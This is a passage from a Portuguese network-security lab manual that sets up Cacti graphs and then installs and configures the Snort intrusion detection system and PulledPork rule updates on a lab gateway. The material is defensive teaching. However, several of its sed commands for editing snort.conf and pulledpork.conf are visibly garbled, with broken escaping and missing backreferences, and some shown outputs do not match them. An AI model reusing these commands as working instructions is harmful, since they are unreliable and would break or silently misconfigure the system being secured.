


Figura 45: Adicionando gráficos a árvores no Cacti, parte 2

Na nova janela, em *Tree Item Type*, altere o valor para *Host*. Novas opções irão surgir. Em *Host*, selecione a máquina *FWGW1-G*, e depois clique em *Create*.




Figura 46: Adicionando gráficos a árvores no Cacti, parte 3

Para visualizar os gráficos recém-criados, no menu superior acesse *graphs*, expanda a *Default Tree* e clique no *host FWGW1-G*. Pode demorar algum tempo para que os gráficos sejam populados.




Figura 47: Visualizando gráficos no Cacti, máquina FWGW1-G

9. Faça o mesmo procedimento realizado no passo (8), mas agora com a máquina *WinServer-G*. A única diferença é que você irá apontar o IP da máquina *WinServer-G* no campo *Hostname*, e o *Host Template* como sendo *Windows 2000/XP Host*. Ao final do processo, os gráficos deverão ficar visíveis como se segue.




Figura 48: Visualizando gráficos no Cacti, máquina WinServer-G

Sessão 7: Sistema de detecção/prevenção de intrusos



Todas as atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções destacadas no enunciado de cada exercício.

As atividades apresentadas nesta seção foram baseadas no excelente tutorial de Don Mizutani, acessível em <http://donmizutani.com/>, com adaptações para o cenário de laboratório deste curso.

1) Instalação do Snort

1. A seção 1.5 do manual oficial do Snort, *Packet Acquisition*, alerta para o fato que duas características de placas de rede e de processamento do kernel Linux podem afetar negativamente o funcionamento do IDS: LRO (*large receive offload*) e GRO (*generic receive offload*). Em particular, o fato de que as placas de rede podem remontar pacotes antes do processamento do kernel pode ser problemático, pois o Snort trunca pacotes maiores que o *snaplen* de 1518 bytes; em adição a isso, essas *features* podem causar problemas com a remontagem de fluxo orientada a alvo [1] do Snort.

Na máquina *FWGW1-G*, instale o pacote `ethtool` e desative as *features lro* e *gro* da interface `eth0`. Se houver algum erro desativando as características, não se preocupe; siga para o próximo passo.

```
# hostname  
FWGW1-A
```

```
# apt-get install ethtool
```

```
# ethtool -K eth0 gro off  
# ethtool -K eth0 lro off  
Cannot change large-receive-offload
```

2. Agora, vamos instalar o Snort. Mas, antes, um problema: note que o Snort não está disponível nos repositórios do `apt-get`:

```
# apt-cache search snort | grep '^snort '
```

Assim sendo, vamos ter que fazer a instalação do Snort por código-fonte. Primeiro, vamos instalar as dependências de compilação. Quando perguntado: *Install these packages without verification? [y/N]*, responda `y`.

```
# apt-get install bison      \
               build-essential \
               ca-certificates \
               flex           \
               libdumbnet-dev \
               libpcap-dev    \
               libpcre3-dev   \
               zlib1g-dev
```

Crie um diretório para download dos fontes do Snort, no qual trabalharemos, e entre nesse diretório.

```
# mkdir ~/src
# cd ~/src
# pwd
/root/src
```

3. Vamos compilar e instalar o DAQ (*Data Acquisition Library*) do Snort, usado para I/O de pacotes. Essa biblioteca permite ao Snort substituir chamadas diretas a funções da `libpcap` com uma camada de abstração que facilita operações em uma quantidade variada de interfaces de hardware e software sem serem necessárias mudanças ao Snort em si.

Quando da escrita deste material, a versão mais recente da DAQ era a 2.0.6. Faça o (1) download, (2) extração, (3) configuração, (4) compilação e (5) instalação como indicam os passos a seguir.

```
# wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
(...)
```

```
# tar zxf daq-2.0.6.tar.gz
# cd daq-2.0.6/
```

```
# ./configure
```

```
# make
```

```
# make install
```

4. Volte ao diretório-pai (`/root/src`) e proceda com a instalação do Snort em si. Quando da escrita deste material, a versão mais recente era a 2.9.11.1. Faça o (1) download, (2) extração, (3) configuração, (4) compilação e (5) instalação como indicam os passos a seguir.

```
# cd ~/src
```

```
# wget https://www.snort.org/downloads/snort/snort-2.9.11.1.tar.gz  
(...)
```

```
# tar zxf snort-2.9.11.1.tar.gz  
# cd snort-2.9.11.1/
```

```
# ./configure --enable-sourcefire --enable-reload
```

```
# make
```

```
# make install
```

Vamos recriar os links e a *cache* para as bibliotecas dinâmicas do sistema, já que a instalação do Snort criou novas dessas bibliotecas. Em adição a isso, vamos criar um link simbólico apontando para o binário do Snort.

```
# ldconfig  
# ln -s /usr/local/bin/snort /usr/sbin/snort
```

5. Teste o funcionamento do Snort.

```
# snort -V  
  
,,_      -*> Snort! <*-  
o"  )~  Version 2.9.11.1 GRE (Build 268)  
'```  By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
      Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights  
reserved.  
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
      Using libpcap version 1.6.2  
      Using PCRE version: 8.35 2014-04-04  
      Using ZLIB version: 1.2.8
```

2) Configuração inicial do Snort

1. Vamos agora fazer a configuração do Snort. Como o software foi instalado manualmente, via código-fonte, temos que fazer diversos passos que normalmente são realizados pelo gerenciador

de pacotes da distribuição, quais sejam:

- Configurar uma conta de sistema não-privilegiada.
- Criar arquivos e diretórios padrão, vazios.
- Todos os arquivos de configuração serão salvos em `/etc/snort`, que será um *symlink* para `/usr/local/etc/snort`.
- Os registros de eventos serão gravados em `/var/log/snort`.

O script *shell* abaixo irá tratar de configurar os aspectos descritos acima:

```
#!/bin/bash

groupadd snort
useradd snort -r -s /sbin/nologin -c SNORT_IDS -g snort

mkdir /usr/local/etc/snort
mkdir /usr/local/etc/snort/rules
mkdir /usr/local/etc/snort/preproc_rules
ln -s /usr/local/etc/snort /etc/snort

mkdir /usr/local/lib/snort_dynamicrules
mkdir /var/log/snort

touch /etc/snort/rules/white_list.rules
touch /etc/snort/rules/black_list.rules
touch /etc/snort/rules/local.rules

chmod -R 5775 /usr/local/etc/snort
chmod -R 5775 /usr/local/lib/snort_dynamicrules
chmod -R 5775 /var/log/snort

chown -R snort:snort /usr/local/etc/snort
chown -R snort:snort /usr/local/lib/snort_dynamicrules
chown -R snort:snort /var/log/snort

cp ~/src/snort-2.9.11.1/etc/*.conf* /etc/snort
cp ~/src/snort-2.9.11.1/etc/*.map /etc/snort
```

2. Iremos agora desabilitar (via comentários) todas as regras padrão do Snort já que iremos, em um passo futuro, usar o PulledPort para atualizar as regras pela Internet.

```
# sed -i 's/^\\(include \$RULE_PATH.*\\)/#\\1/' /etc/snort/snort.conf
```

3. Edite o arquivo de configuração do Snort e configure as redes a serem protegidas (variável `HOME_NET`), e as redes consideradas externas (variável `EXTERNAL_NET`).

```
# sed -i 's/^ipvar HOME_NET.*$/1 \[172.16.1.1/24,10.1.1.0/24\]/' /etc/snort/snort.conf
```

```
# grep '^ipvar HOME_NET' /etc/snort/snort.conf  
ipvar HOME_NET [172.16.1.1/24,10.1.1.0/24]
```

```
# sed -i 's/^ipvar EXTERNAL_NET.*$/1 \!$HOME_NET/' /etc/snort/snort.conf
```

```
# grep '^ipvar EXTERNAL_NET' /etc/snort/snort.conf  
ipvar EXTERNAL_NET !$HOME_NET
```

4. Agora, vamos corrigir os caminhos de busca de regras do Snort, que encontram-se incorretos no arquivo de configuração original.

```
# sed -i 's/^var RULE_PATH.*$/1 \\\'/etc\\'/snort\\'/rules/' /etc/snort/snort.conf  
# sed -i 's/^var SO_RULE_PATH.*$/1 \\\'/etc\\'/snort\\'/so\\'_rules/'  
/etc/snort/snort.conf  
# sed -i 's/^var PREPROC_RULE_PATH.*$/1 \\\'/etc\\'/snort\\'/preproc\\'_rules/'  
/etc/snort/snort.conf  
# sed -i 's/^var WHITE_LIST_PATH.*$/1 \\\'/etc\\'/snort\\'/rules/'  
/etc/snort/snort.conf  
# sed -i 's/^var BLACK_LIST_PATH.*$/1 \\\'/etc\\'/snort\\'/rules/'  
/etc/snort/snort.conf
```

Verifique que as substituições funcionaram como esperado:

```
# grep '^var  
[RULE_PATH|SO_RULE_PATH|PREPROC_RULE_PATH|WHITE_LIST_PATH|BLACK_LIST_PATH]'  
/etc/snort/snort.conf
```

```
var RULE_PATH /etc/snort/rules  
var SO_RULE_PATH /etc/snort/so_rules  
var PREPROC_RULE_PATH /etc/snort/preproc_rules  
var WHITE_LIST_PATH /etc/snort/rules  
var BLACK_LIST_PATH /etc/snort/rules
```

5. Finalmente, vamos descomentar a linha que habilita regras customizadas locais, que usaremos em breve para testar o funcionamento do Snort.

```
# sed -i 's/^#\!(include \$RULE_PATH/local.rules\)/\1/' /etc/snort/snort.conf
```

```
# grep '^include \$RULE_PATH/local.rules' /etc/snort/snort.conf
include $RULE_PATH/local.rules
```

6. Teste o arquivo de configuração do Snort procurando por erros de sintaxe. Se tudo estiver correto, a penúltima linha deverá dizer **Snort successfully validated the configuration!**.

```
# snort -T -c /etc/snort/snort.conf
```

```
(...)
Snort successfully validated the configuration!
Snort exiting
```

7. Vamos criar uma regra customizada no Snort para testar se tudo está a contento. No arquivo **/etc/snort/rules/local.rules**, insira a linha:

```
alert icmp any any -> any any (msg:"ICMP packet from all, to all"; sid:10000001;
rev:001;)
```

Esta regra irá simplesmente levantar um alerta se o Snort detectar um pacote ICMP vindo de qualquer IP, qualquer porta, para qualquer IP, qualquer porta.

8. Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s eth0 | grep '^ *inet ' | awk '{ print $2 }'
192.168.29.103/24
```

Agora, vamos rodar o Snort em modo console e testar o funcionamento da regra.

```
# snort -A console -q -g snort -u snort -c /etc/snort/snort.conf -i eth0
```

Em sua máquina física, envie alguns pacotes ICMP para o IP público da máquina *FWGW1-G*:

```
C:\>ping 192.168.29.103
```

```
Pinging 192.168.29.103 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

```
Ping statistics for 192.168.29.103:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

De volta à máquina *FWGW1-G*, note que o Snort gerou registros para cada um dos pacotes recebidos, como esperado:

```
09/04-09:10:33.691493 [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:38.278164 [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:43.279523 [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:48.283261 [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
```

Observe, ainda, que os ICMP **echo-reply** enviados por sua máquina física não foram respondidos porque o firewall interno permite tráfego ICMP oriundo apenas das redes 172.16.1.0/24 e 10.1.1.0/24, como configurado na sessão 5.

```
# iptables -vn -L INPUT | grep ' prot\|icmp '
 pkts bytes target     prot opt in      out      source          destination
      1    84 ACCEPT     icmp  --  *       *        172.16.1.0/24   0.0.0.0/0
 icmp-type 255
      0    0 ACCEPT     icmp  --  *       *        10.1.1.0/24    0.0.0.0/0
 icmp-type 255
```

Finalize o Snort com **CTRL+C**, e comente a regra inserida no arquivo **/etc/snort/rules/local.rules**.

3) Habilitando o Snort no boot

1. Ainda devido ao fato de termos instalado o Snort via código-fonte, não temos instalado nenhum script de inicialização que permita iniciar/reiniciar/parar o Snort de forma automática (via comando **systemctl**), bem como configurá-lo para ser iniciado durante o boot da máquina.

Crie o arquivo novo **/lib/systemd/system/snort.service**, com o seguinte conteúdo:

```
[Unit]
Description=Snort NIDS Daemon
After=syslog.target network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D

[Install]
WantedBy=multi-user.target
```

2. Verifique que as permissões, usuário e grupo dono do arquivo estão corretos. Em seguida, crie um *symlink* do mesmo para o diretório `/etc/systemd/system`.

```
# chown root.root /lib/systemd/system/snort.service  
# chmod 0644 /lib/systemd/system/snort.service
```

```
# ls -ld /lib/systemd/system/snort.service  
-rw-r--r-- 1 root root 223 Sep 4 09:22 /lib/systemd/system/snort.service
```

```
# ln -s /lib/systemd/system/snort.service /etc/systemd/system/snort.service
```

```
# ls -ld /etc/systemd/system/snort.service  
lrwxrwxrwx 1 root root 33 Sep 4 09:24 /etc/systemd/system/snort.service ->  
/lib/systemd/system/snort.service
```

3. Recarregue as configurações de *daemons* do `systemd`. Em seguida, tente iniciar/verificar o estado/parar o Snort de forma automática usando o *init system* do sistema. Finalmente, adicione-o à sequência de boot.

```
# systemctl daemon-reload
```

```
# systemctl start snort.service
```

```
# systemctl status snort.service  
● snort.service - Snort NIDS Daemon  
  Loaded: loaded (/lib/systemd/system/snort.service; linked)  
  Active: active (running) since Tue 2018-09-04 09:30:16 EDT; 4s ago  
    Main PID: 5215 (snort)  
      CGroup: /system.slice/snort.service  
              └─5215 /usr/local/bin/snort -q -u snort -g snort -c  
                /etc/snort/snort.conf -i eth0 -D
```

```
# ps auxwm | grep '^snort'  
snort      5215  0.0  2.1 127420 44596 ?          - 09:30  0:00  
/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D  
snort      - 0.0   -     - - -           Ssl 09:30  0:00 -  
snort      - 0.0   -     - - -           Ssl 09:30  0:00 -
```

```
# systemctl stop snort.service
```

```
# systemctl enable snort.service
Created symlink from /etc/systemd/system/multi-user.target.wants/snort.service to
/lib/systemd/system/snort.service.
```

```
# systemctl is-enabled snort.service
enabled
```

4) Configurando atualizações de regras de forma automática

1. O programa PulledPork nos permite receber definições de regras atualizadas periodicamente pela Internet, sempre que novas vulnerabilidade e *exploits* forem descobertos e divulgados.

Primeiro, vamos instalar as dependências do PulledPork:

```
apt-get install git \
    libcrypt-ssleay-perl \
    liblwp-useragent-determined-perl
```

2. Dentro do diretório `/root/src`, faça o download do código-fonte do PulledPork. Em seguida, copie seus binários e arquivos de configuração para os locais apropriados.

```
# cd ~/src/
```

```
# git clone https://github.com/shirkdog/pulledpork.git
Cloning into 'pulledpork'...
remote: Counting objects: 1323, done.
remote: Total 1323 (delta 0), reused 0 (delta 0), pack-reused 1323
Receiving objects: 100% (1323/1323), 331.28 KiB | 343.00 KiB/s, done.
Resolving deltas: 100% (884/884), done.
Checking connectivity... done.
```

```
# cd pulledpork/
```

```
# cp pulledpork.pl /usr/local/bin/
# chmod +x /usr/local/bin/pulledpork.pl
```

```
# cp ./etc/*.conf /etc/snort
```

3. Crie os diretórios e arquivos de configuração padrão do PulledPork, vazios.

```
# mkdir /etc/snort/rules/iplists  
# touch /etc/snort/rules/iplists/default.blacklist
```

4. Teste o funcionamento do PulledPork, verificando sua versão.

```
# pulledpork.pl -V  
PulledPork v0.7.4 - Helping you protect your bitcoin wallet!
```

5. Vamos agora configurar o PulledPork. O primeiro passo é a obtenção de um *Oinkcode*, que é basicamente um número de registro com o [snort.org](https://www.snort.org) que nos permitirá o download de listas de regras geradas pela comunidade.

1. Acesse <https://www.snort.org/>, e clique em *Sign In* no canto superior direito.
2. Se você não possuir uma conta, clique em *Sign up*.
3. Preencha os campos *Email* (use um email válido e acessível), *Password* e *Password confirmation*, marque a caixa *Agree to Snort license* e finalmente clique em *Sign up*.
4. Acesse o e-mail informado no passo (3). Dentro de algum tempo, você deverá receber uma mensagem com o título *Confirmation instructions*. Abra-a e clique no link *Confirm my account*.
5. Com a conta confirmada, faça login no site <https://www.snort.org/> usando os dados informados anteriormente.
6. No canto superior direito da página, clique no seu e-mail cadastrado, logo ao lado do ícone de logout.
7. Na nova página, clique no menu *Oinkcode*. Deverá aparecer uma *string* de cerca de 40 caracteres no centro da tela. Copie-a, pois a usaremos em seguida.
6. Com o *Oinkcode* em mãos, vamos configurar o PulledPork. No comando abaixo, substitua o valor **OINKCODE** no começo do comando pelo código que você copiou no item (7) do passo anterior. Em seguida, execute-o no terminal.

```
# oc="OINKCODE" ; sed -i "s/^(\rule_url=https:\/\/www.snort.org\reg\-\rule\|snortrules\-\snapshot\.tar\.gz|\|).*\1${oc}"/" /etc/snort/pulledpork.conf ;  
unset oc
```

Se tudo deu certo, você deverá ver seu *Oinkcode* ao final da linha de regras baixadas do site <https://www.snort.org>, como mostrado a seguir (nota: o *Oinkcode* abaixo é fictício):

```
# grep 'rule_url=https://www.snort.org/reg-rules' /etc/snort/pulledpork.conf  
rule_url=https://www.snort.org/reg-rules/|snortrules-\snapshot.tar.gz|13eba036f37e80d0efb689c60af9e6daae810763
```

Falta substituir a distribuição-alvo padrão do PulledPork:

```
# sed -i 's/^\\(distro=\\).*\\1Debian-6-0/' /etc/snort/pulledpork.conf
```

```
# grep '^distro=' /etc/snort/pulledpork.conf
distro=Debian-6-0
```

